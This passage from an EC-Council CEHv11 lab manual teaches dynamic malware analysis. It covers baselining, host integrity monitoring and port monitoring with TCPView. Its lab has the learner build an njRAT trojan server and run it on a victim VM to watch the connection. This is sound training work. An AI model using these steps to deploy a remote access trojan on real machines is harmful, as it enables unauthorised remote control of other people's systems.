- jv16 PowerTools located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\jv16 PowerTools**
- Windows Service Manager (SrvMan) located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\srvman-1.0**
- Autoruns for Windows located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\Autoruns for Windows**
- WinPatrol located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\WinPatrol**
- Mirekusoft Install Monitor located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Installation Monitoring Tools\Mirekusoft Install Monitor**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- PA File Sight located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight**
- DriverView located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\DriverView**
- Driver Booster located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\Driver Booster**
- DNSQuerySniffer located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\DNS Monitoring Tools\DNSQuerySniffer**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

Lab Duration

Time: 85 Minutes

Overview of Dynamic Malware Analysis

Dynamic analysis is performed to gather valuable information about malware activity, including the files and folders created, ports and URLs accessed, called functions and libraries, applications and tools accessed, information transferred, settings modified processes, and services the malware started, and other items.

You should design and set up the environment for performing the dynamic analysis in such a way that the malware cannot propagate to the production network, and ensure that the testing system can recover to an earlier set timeframe (prior to launching the malware) in case anything goes wrong during the test.

To achieve this, you need to perform the following:

- **System Baselining**

  Baselining refers to the process of capturing a system's state (taking snapshot of the system) at the time the malware analysis begins. This can be used to compare the system's state after executing the malware file, which will help understand the changes that the malware has made across the system. A system baseline involves recording details of the file system, registry, open ports, network activity, and other items.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents. It involves using the same tools to take a snapshot of the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

system before and after the incident or actions and analyzing the changes to evaluate the malware's impact on the system and its properties.

In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, and other characteristics.

Host integrity monitoring includes:

- Port monitoring
- Process monitoring
- Registry monitoring
- Windows services monitoring
- Startup program monitoring
- Event logs monitoring and analysis
- Installation monitoring
- Files and folder monitoring
- Device driver monitoring
- Network traffic monitoring and analysis
- DNS monitoring and resolution
- API calls monitoring

Lab Tasks

TASK 1 Perform Port Monitoring using TCPView and CurrPorts

Note: This lab activity demonstrates how to analyze malicious processes running on a machine using TCPView and CurrPorts. Here, you will first create a server using njRAT, and then execute this server from the second machine. Later, you will run the TCPView and CurrPorts applications on the second machine and find that the process associated with the server is running on it.

TASK 1.1

Create a Server and Execute it on Remote Machine

1. Turn on the **Windows 10** and **Windows Server 2016** victim machines.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe** to launch njRAT.
4. Create a server and save it to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. While building the server, assign the server name **Trojan.exe** for demonstration purposes.

We know that the Internet uses a software protocol named TCP/IP to format and transfer data. Malware programs corrupt the system and open system input and output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also act as backdoors or communication channels for other types of harmful malware and programs. They open unused ports on the victim's machine to connect back to the malware handlers. You can identify the malware trying to access a particular port by installing port monitoring tools such as TCPView and CurrPorts.




Figure 4.1.1: Building a Server




Figure 4.1.2: Server Built

6. Switch to the **Windows Server 2016** virtual machine and log in using the credentials **Administrator** and **Pa$$w0rd**.

7. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe**.




Figure 4.1.3: Sharing the Server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Observe that a connection has been established by the njRAT client running on the **Windows 10** virtual machine.




Figure 4.1.4: Connection Established

TASK 1.2

Analyze the Processes Running on each Port using TCPView

9. Now, let us analyze this process on **Windows Server 2016** using **TCPView** tool. Switch back to the **Windows Server 2016** virtual machine.

10. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\TCPView** and double-click **Tcpview.exe** to launch the application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

11. If a **TCPView License Agreement** window appears, click the **Agree** button to agree to the terms and conditions.

12. The **TCPView** main window appears, displaying the details such as Process, ProcessId, Protocol, Local Address, Local Port, Remote Address, Remote Port, and State, as shown in the screenshot.

TCPView

TCPView is a Windows program that shows the detailed listings of all the TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.




Figure 4.1.5: TCPView Main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. TCPView performs **Port monitoring**. Click the **Local Port** tab to view the ports in serial order.




Figure 4.1.6: TCPView Analyzing Ports

14. Observe the protocols running on different ports under the **Protocol** column.




Figure 4.1.7: TCPView Analyzing Protocols

15. As you have executed a malicious application, now search for the **Trojan.exe** process in the TCPView.

16. You can observe that the **Trojan.exe** malicious program is running on the **Windows Server 2016** machine. You can see details such as **Remote Address** and **Remote Port**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

